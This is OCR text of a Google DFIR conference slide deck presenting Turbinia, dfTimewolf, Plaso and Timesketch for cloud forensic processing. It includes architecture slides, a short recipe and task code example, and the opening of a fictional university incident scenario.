The story of Greendale

Turbinia: Automation of forensic processing in the cloud

Why are **We** here?

Thomas Chopitea 🐦 @tomchop_

Aaron Peterson 🐦 @aarontpeterson

DFIR @ Google

Notes, t.10 - Éditions Delcourt 2016
-Boulet- & Kek

- We write code, we use it to hunt bad guys
- **dfTimewolf** / **Turbinia** core devs
- Try to automate ourselves out of a job

Why are you here?

- You’ll learn about the Cloud part of our forensics toolkit
  - It’s all **Free and Open Source Software**
- You’ll see how these tools fit together through a fictional **scenario**

We’ll focus on:

- dfTimewolf
- Turbinia
- Plaso
- Timesketch

😅


LOG2TIMELINE / PLASO

TIMELINE
ALL THE THINGS
imgflip.com

- Recursively parses **everything** in your filesystem and extracts timestamp information
- Builds a **system timeline** from this information

timesketch

- Forensic **timeline visualization** tool



data_type:"bash:history:command"

Bash execution

You are exploring in the context of a search template.
Click here to go back to explore view.

+ Create new view from this template

31 events (0.009s)

2018-06-12T14:17:25+00:00	[Content Modification Time] Command executed: curl 'http://localhost:8000/api/config/binaries/EXECUTABLE/linux/installers/grr_3.2.2.0_amd64.deb' -H 'Con…	C.ba6b63df5d330589
2018-06-12T14:17:35+00:00	[Content Modification Time] Command executed: curl 'http://grr-ubuntu:8000/api/config/binaries/EXECUTABLE/linux/installers/grr_3.2.2.0_amd64.deb' -H 'Co…	C.ba6b63df5d330589
2018-06-12T14:17:47+00:00	[Content Modification Time] Command executed: curl 'http://grr-ubuntu:8000/api/config/binaries/EXECUTABLE/linux/installers/grr_3.2.2.0_amd64.deb' -H 'Co…	C.fc693a148af801d5
2018-06-12T14:17:56+00:00	[Content Modification Time] Command executed: curl 'http://grr-ubuntu:8000/api/config/binaries/EXECUTABLE/linux/installers/grr_3.2.2.0	C.fc693a148af801d5
2018-06-12T14:18:50+00:00	[Content Modification Time] Command executed: curl 'http://grr-ubuntu:8000/api/config/binaries/EXECUTABLE/linux/installers/grr_3.2.2.0_amd64.deb' -H 'Co…	C.4c4223a2ea9cf6f1
2018-06-12T14:18:53+00:00	[Content Modification Time] Command executed: curl 'http://grr-ubuntu:8000/api/config/binaries/EXECUTABLE/linux/installers/grr_3.2.2.0_amd64.deb' -H 'Co…	C.ba6b63df5d330589
2018-06-12T14:18:56+00:00	[Content Modification Time] Command executed: curl 'http://grr-ubuntu:8000/api/config/binaries/EXECUTABLE/linux/installers/grr_3.2.2.0_amd64.deb' -H 'Co…	C.ba6b63df5d330589


- Plays well with **plaso**

- Multi-user, multi-case, multi-timeline

LOG2TIMELINE / DFTIMEWOLF

- CLI utility - **the Glue** between different tools
- **Modules** (e.g. collectors, processors, exporters)
- **Recipes** (directions on how to chain Modules)

Log2timeline / dfTimewolf



```
$ dftimewolf grr_artifact_hosts tomchop.greendale.edu 12345 --sketch_id 666
```

Recipe name
Recipe parameters
Target GRR host
Comment
Existing sketch ID (optional)
tomchop.greendale.edu
GRR
/tmp/C.123
Plaso
/tmp/C.123.plaso
Time sketch

```
http://timesketch.greendale.edu/sketch/666
Timeline description: 12345
```

```
contents = {
    'name': 'local_plaso',
    'short_description': _short_description,
    'modules': [{
        'name': 'FilesystemCollector',
        'args': {
            'paths': '@paths',
        },
    }, {
        'name': 'LocalPlasoProcessor',
        'args': {
            'timezone': @timezone,
        },
    }, {
        'name': 'TimesketchExporter',
        'args': {
            'endpoint': '@ts_endpoint',
            'username': '@ts_username',
            'password': '@ts_password',
            'incident_id': '@incident_id',
            'sketch_id': '@sketch_id',
        }
    }]
}
```

TURBINIA

- **Open-source framework** for deploying, managing and running forensic workloads
- **Automate common tools** like Plaso, bulk_extractor, strings, etc) in cloud environments
- **Parallel processing** whenever possible

*“Grab this piece of **evidence**, run **plaso** on it, and **dump** results in a cloud bucket”*

Other details


- Written in Python
- PoC written in 2015 by @jberggren and @coryaltheide
- Rewritten starting in 2017
- We’re good at logos!

TURBINIA


TURBINIA INSTALLATION TYPES

- **Cloud**
  - Storage, processing, metadata 100% on GCP Cloud
- **Hybrid**
  - Workers run on local machines with shared storage
  - Only metadata is sent to the Cloud
  - All processed data stays local
- **Local**
  - No cloud dependencies
  - Uses Celery / Kombu / Redis
  - Contributed by Facebook (Eric Zinnikas, ericz.com)


TURBINIA ARCHITECTURE (CLOUD)


Clients
turbiniactl
dfTimewolf
Google Cloud Platform
Cloud Functions
Cloud Datastore
Turbinia Server
Turbinia
Cloud Pub/Sub
Workers
GCP
GCP
GCP
Evidence Storage
Cloud Storage
Persistent Disk

TURBINIA ARCHITECTURE (CLOUD HYBRID)


Clients
turbiniactl
dfTimewolf
Google Cloud Platform
Cloud Functions
Cloud Datastore
Turbinia Server
Turbinia
Cloud Pub/Sub
Local Workers
Shared Evidence Storage
SAN / NAS
Cloud Storage

TURBINIA ARCHITECTURE (LOCAL)



Clients

turbiniactl

dfTimewolf

Managed Services

Kombu

Turbinia Server

Celery

Shared Evidence Storage

SAN / NAS

Cloud Storage

Local (non-cloud) Workers

Installation Types Pros/Cons

	😄 **Pros**	😰 **Cons**
Cloud	- No infrastructure management	- Evidence may need to be uploaded
Hybrid	- Shifts costs - No server management - Data stays local	- Local machine management
Local	- No cloud dependencies - Data stays local	- Local machine management - Local service management (Celery, Kombu, Redis)

WHAT IS EVIDENCE?

- Evidence can be anything we want to process
    - E.g. RawDisk, GoogleCloudDisk, PlasoFile, etc
- Definitions in Python
- Tasks can generate new Evidence, which may be re-processed
- Evidence as seen by Client/Server is just metadata
- Actual data stored in shared storage or Google Cloud Storage

PRE/POST-PROCESSORS

- Pre-processors make Evidence available to Tasks
    - Mounting images and attaching cloud disks, etc.
    - CloudPersistentDisk → RawDisk
- Post-processors clean-up
- Evidence can be “stacked”
    - GoogleCloudDiskRawEmbedded Evidence
    - Pre-processor for outer Cloud Disk attaches outer disk
    - Pre-processor for RawDisk mounts inner raw disk


OUTPUT MANAGER

- Some Evidence types are “copyable”
    - PlasoFile, PlasoCSVFile, TextFile, etc
- Copyable Evidence can be automatically pulled from storage
    - Google Cloud Storage
    - Copyable generated Evidence can also be copied back
- Non-copyable Evidence requires shared storage

A typical Turbinia workflow

- Client sends processing request to server
- Server schedules Tasks from Jobs that can process that Evidence
- Workers from the pool run Tasks to process the Evidence
    a. Tasks read Evidence from shared storage or copied from cloud storage
    b. Task runner pre-processes the Evidence
    c. Task does actual processing
    d. Task generates new Evidence objects (e.g. RawDisk → PlasoFile)
    e. Tasks return this new Evidence to the Server to be processed

JOB GRAPH


GoogleCloudDiskRawEmbedded
GoogleCloudDisk
RawDisk
Directory
StringsJob
HadoopAnalysisJob
PlasoJob
HTTPAccessLogExtractionJob
SSHDExtractionJob
TomcatExtractionJob
JenkinsAnalysisJob
StatJob
PlasoFile
ExportedFileArtifact
PsortJob
HTTPAccessLogAnalysisJob
SSHDAnalysisJob
TomcatAnalysisJob
TextFile
PlasoCsvFile
ReportText
GrepJob
FilteredTextFile

Key

Jobs

Evidence


TURBINIA ANALYSIS MODULES

Analysis modules make sense of forensic evidence.

- Look in logs for **successful exploitation** of {Wordpress,Tomcat,Jenkins}.
- Highlight **insecure** {SSH,Redis,MongoDB} **configuration** files
- Python code in **tasks** holds the analysis logic.
- Extracts Artifacts and then analyzes them

Creating New Tasks is Easy

- Simple execution tasks can be 10-15 lines of actual code
- Documentation at docs/developing-new-tasks.md



```
output_evidence = TextFile()
base_name = os.path.basename(evidence.local_path)
output_file_path = os.path.join(
    self.output_dir, '{0:s}.ascii'.format(base_name))
output_evidence.local_path = output_file_path

cmd = 'strings -a -t d {0:s} > {1:s}'.format(
    evidence.local_path, output_file_path)
result.log('Running strings as [{0:s}]'.format(cmd))
self.execute(
    cmd, result, new_evidence=[output_evidence], close=True, shell=True)
```

TURBINIA SCOPE

- Orchestration happens externally
    - dfTimewolf
- Intentionally limited privs
- Push evidence instead of pull

TURBINIA RECENT UPDATES


- Several new analysis tasks
- dfTimewolf integration published
- Python 3 support
- New Job manager
- Other clean-up and fixes: Task locking, Evidence and processor refactoring, better Task error handling, libcloudforensics fixes, etc.
- Initial structure for terraform support


TURBINIA NEXT STEPS

- Disk Volume Enumeration
- Encrypted disk support
- More Tasks in general (they’re easy to write!)
- Cloud bootstrapping automation
- Reporting
- Recipes
- Killing off Python 2

Big Picture

- Hunting: **GRR**
- Gathering: **dfTimewolf**
- Processing: **Turbinia**
    - Via: Plaso, libyal, TSK, etc
- Analysis: **Timesketch**




CHOOSE YOUR OWN
ADVENTURE
CyberHacker
by Anson Montgomery

Source: cyber-gtfo.club

The scenario

DISCLAIMER

None *of what I’m about to talk about is true*

(except for the demos)

THE VICTIM

Greendale Poly - the most famous **fictitious** university

Everyone's on semester break when... someone gets a tip.

Suspicious domain reported by admin:

`grendale.xyz`

